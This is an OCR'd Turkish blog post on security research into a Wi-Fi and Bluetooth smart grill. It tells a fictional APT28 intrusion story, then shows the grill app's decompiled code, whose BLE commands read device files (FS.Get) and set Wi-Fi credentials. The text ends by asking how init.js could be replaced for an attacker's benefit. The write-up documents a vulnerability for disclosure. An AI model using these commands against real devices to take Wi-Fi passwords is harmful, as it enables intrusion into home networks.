

Akıllı Izgaramı Nasıl Hackledim ?

written by Mert SARICA | 2 October 2023
If you are looking for an English version of this article, please visit here.

Üst düzey bürokrat olan Mert SARICA'yı hedef alan Rus Askeri İstihbarat Dairesi (GRU), yaşadığı evinin kablosuz ağına sızıp Çok Gizli sınıfındaki belgeleri ele geçirmesi için 2004 yılından bu yana faaliyetlerine devam eden 26165 birimi olan namıdiğer APT 28 hacker grubunu görevlendirir.

10 Nisan'da diplomatik pasaport ile ülkeye giriş yapan APT 28 grup üyeleri, kiraladıkları Citroen C3 marka arabanın bagajına, kablosuz ağ hacklemek için bir bilgisayar ve çeşitli donanımlardan oluşan teçhizatlarını yerleştirdikten hemen sonra evin adresine doğru yola koyulurlar.





Eve yaklaştıklarında hedef alacakları kablosuz ağın adını (SSID) tespit edebilmek için Wardriving yöntemine başvururlar. Evin önünden 2 defa geçtikten sonra sinyal seviyesi en yüksek olan Hack4Career ağının ona ait olduğunu tespit ederler.

Şüphe çekmemek için eve en yakın sokağın başına arabalarını park eden APT 28 grubu, WPA3 protokolü ile korunan kablosuz ağın, özel karakter de içeren 15 hane uzunluğundaki alfanumerik parolasını tespit etmek için bilgisayarın başına geçerler.

Uzun uğraşlar sonucunda şifreyi kıramayacakları konusuna kanaat getiren grup, evin etrafında keşfe (reconnaissance) çıkmaya karar verirler.

Günümüz dünyasında mutfak gereçlerinden, otomobillere, termostatlardan, akıllı ev sistemlerine kadar birçok alanda karşılaşılan Nesnelerin İnternetinin (IoT), barındırdıkları zafiyetler nedeniyle kolayca istismar edilebilmesi sebebiyle akıllı cihaz aramaya koyulurlar.

İstatistiklere göre 2023 yılı itibariyle gezegenimizde 8 milyar insan yaşarken, IoTlerin sayısının ise insan sayısının iki katına yani 16 milyara ulaştığı görülmektedir.

Kısa bir keşif gezisinden sonra terasta yer alan ve fişe takılı olan Wi-Fi, Bluetooth destekli akıllı pelet ızgarası dikkatlerini çeker. Marka ve modelinin fotoğrafını uzaktan çektikten sonra bir tane satın alıp, zafiyet araştırması yapmaya başlarlar. 8 saatin sonunda sadece fişe takılı olması yeterli olan bu ızgaraya Bluetooth üzerinden gönderdikleri bir paket/komut sayesinde dahil olduğu kablosuz ağın adını ve parolasını uzaktan kolayca elde etmeyi başarırlar.

Bu bilgi ışığında vakit kaybetmeden arabalarına binip Mert SARICA'nın evine doğru yola çıkarlar. Araçlarını sokağın başındaki aynı yere park ettikten sonra 300 metre mesafeden bilgisayarlarının USB bağlantı noktasına taktıkları Parani-UD100 aygıt ile Bluetooth üzerinden akıllı ızgaraya paket/komut gönderirler. Akıllı ızgaradan gelen yanıt ile Hack4Career kablosuz ağ adını, 15 haneli parolayı elde ettikten sonra başarıyla kablosuz ağa bağlanırlar ve operasyonlarının birinci adımını başarıyla tamamlamış olurlar.

Yukarıda anlattığım bu kurgu hikaye birçoğunuza iki nedenden dolayı ütopik gelebilir.

1. Birincisi, Rus hackerların ellerini kollarını sallayarak bir ülkeye giriş yapıp daha sonrasında kablosuz bir ağa sızmaya çalışmalarına ancak bir film senaryolarında rastlanabileceğini düşünebilirsiniz. Bu şekilde düşünenlerin 2018 yılına ait şu habere göz atmalarını tavsiye ederim. Eminim ki haberde yer alan bazı fotoğraflar sizlere bir yerden tanıdık gelecektir. :)

2. İkinci neden ise akıllı bir ızgarayı hackleyerek ev ağına sızmanın pratikte bu kadar kolay olamayacağını ve bunun da ancak Mr. Robot dizisinin bir bölümünde gerçekleşebileceğini düşünebilirsiniz. Bu şekilde düşünenlerinizi


de bu defa başroldeki kişinin ve tüm anlatılanların gerçek olduğu aşağıdaki hikaye ile başbaşa bırakıyorum. :)

Barbekü sezonunun yaklaşmasıyla 2023 yılının Nisan ayında evimin terasında kullanmak üzere bir mangal arayışına girdim. Kömürle her defasında kim uğraşacak, gazlı mangal gibi pratik bir şey mi alsam derken WiFi ve Bluetooth destekli akıllı bir pelet yakıtlı ızgara satın almaya karar verdim.

Izgara elime ulaştıktan sonra her ne kadar yıllardır “Akıllı cihaz demek, casus cihaz demektir.” desem de akıllı cihazlar kullanmayı tercih etmekten geri kalmayan biri olarak (Doktorun dediğini yap, yaptığını yapma derler.)

ızgaranın kullanım kılavuzunda yer alan mobil uygulamayı indirip, kurdum. Hemen ardından da çuvaldızı kendime batırarak kendimi eleştiren bir tweeet paylaşmayı ihmal etmedim. :)

Honeypot isimli bir kişi tarafından gönderilen tweet aslında yapacağım güvenlik araştırmasına bir nevi davetiye çıkardı.



Uygulamayı açtıktan sonra yönlendirmeleri takip ederek önce Bluetooth üzerinden ızgarayı ekledim ardından da kablosuz ağımın parolasını girerek ızgarayı ev ağıma dahil ettim.

PRODUCT SETUP

STEP 1:
Open your settings and ensure Bluetooth is enabled on this device

STEP 2:
Select your product when it appears below

580

790

1000

If you don't see your product, move closer to the product and make sure the product is turned on.

CONTINUE

CONNECTING

WIFI SET UP

SKIP

Select your WiFi network and enter your network password. Your grill will automatically switch between Bluetooth and WiFi for the best connection.

SELECT YOUR WI-FI NETWORKS

WIFI SET UP


Enter the password for: [redacted]

Password

CONTINUE

Eşimle birlikte ızgarada ilk yemeğimizi pişirip, afiyetle yedikten sonra tabii ki satın aldığım cihazları, aygıtları güvenlik araştırmalarıma (Koş Mert Koş vb.) konu eden biri olarak bu akıllı ızgarayı da boş geçmemeye karar verdim. :)

İlk iş olarak ApkPure sitesinden ızgaranın mobil uygulamasını indirip jadx aracı ile kaynak kodunu incelemeye başladım. Derleme aşamasında herhangi bir gizleme yöntemi (obfuscation) kullanılmadığı için kaynak kodlarını rahatlıkla inceleyebildim.



awable | BuildConfig | BuildConfig | AddDeviceView | AddDeviceView$stepProgressCheck$3 | BleCommandMaker

```
435     public final String getFileContent(String fileName, int i) {
            Intrinsics.checkNotNullParameter(fileName, "fileName");
436         return " {\"id\":999,\"method\":\"FS.Get\",\"params\":{\"filename\":\"" + fileName + "\", \"offset\": 0, \"len\":" + i + "}} ";
        }

439     public final String setUpWiFiWithSecurity(String ssid, String wifiPassword) {
            Intrinsics.checkNotNullParameter(ssid, "ssid");
            Intrinsics.checkNotNullParameter(wifiPassword, "wifiPassword");
440         return "{  \"id\": 1205,  \"method\": \"Config.Set\",  \"params\": {    \"config\": {      \"http\": {        \"hidden_files\": \"*.*\"
        }

464     public final String sendSSID(String ssid) {
            Intrinsics.checkNotNullParameter(ssid, "ssid");
465         return "{\"id\":1205,\"method\":\"Config.Set\",\"params\":{\"config\": {\"wifi\":{\"sta\": {\"ssid\": \"" + ssid + "\"}}}}}";
        }

468     public final String sendPass(String pass) {
            Intrinsics.checkNotNullParameter(pass, "pass");
469         return "{\"id\":1204,\"method\":\"Config.Set\",\"params\":{\"config\": {\"wifi\":{\"sta\": {\"pass\": \"" + pass + "\"}}}}}\n";
        }

477     public final String setAWSFrequency(int i) {
            try {
478             this.command.put("id", BleCommandMakerKt.ID_SET_AWS_FREQUENCY);
479             this.command.put(FirebaseAnalytics.Param.METHOD, "SendGenericCommand");
480             this.params.put("command", "254 011 001 255");
481             this.params.put("frequency", i);
482             this.command.put(NativeProtocol.WEB_DIALOG_PARAMS, this.params);
483             String jSONObject = this.command.toString();
                Intrinsics.checkNotNullExpressionValue(jSONObject, "command.toString()");
                return jSONObject;
            } catch (JSONException unused) {
                return "";
            }
        }

496     public final String setProbeTemperature(int i, int i2) {
            try {
497             this.command.put(FirebaseAnalytics.Param.METHOD, "SetTemperature");
498             this.params.put(TypedValues.Attributes.S_TARGET, Intrinsics.stringPlus("probe", Integer.valueOf(i)));
499             this.params.put("amount", i2);
500             this.command.put(NativeProtocol.WEB_DIALOG_PARAMS, this.params);
```

Code | Smali | Simple | Fallback | Split view

Kodlar arasında biraz gezindikten sonra getFileContent() fonksiyonuna parametre olarak gönderilen init.js dikkatimi çekti. getFileContent() fonksiyonunu incelediğimde Fs.Get metodu ile ızgaranın işletim sisteminde yer alan init.js dosyasını okuduğunu gördüm.

```
        if (Intrinsics.areEqual(descriptor.getCharacteristic().getUuid(), BluetoothLeService.UUID_CHARACTERISTIC_RPC)) {
            Crashlytics crashlytics2 = Crashlytics.INSTANCE;
            str3 = BluetoothLeService.TAG;
            crashlytics2.d(str3, "onDescriptorWrite: RPC response enabled.");
            if (PreferenceHelper.read(PreferenceHelper.CONNECTDEVICEN   , false).booleanValue() ||      ? == null) {
                return;
            }
                    .addIntoQueue(new BleCommandMaker().getFileContent("init.js", 20), BaseBleServiceActivity.QUERY_COMMAND);
            return;
        }
        Crashlytics crashlytics3 = Crashlytics.INSTANCE;
        str2 = BluetoothLeService.TAG;
        crashlytics3.d(str2, "STATUS notification registered.");
            = BluetoothLeService.this.blindActivity;
        if (      == null) {
            return;
        }
            .onBleConnected();
    }
};
private final IBinder mBinder = new LocalBinder(this);

public final int getConnectionState() {
    return this.connectionState;
}

public boolean getBluetoothConnectDeviceisNXG1() {
    return this.bluetoothConnectDeviceisNXG1;
}
```


Is there a way to replace **init.js** with something valuable from the attacker's perspective?

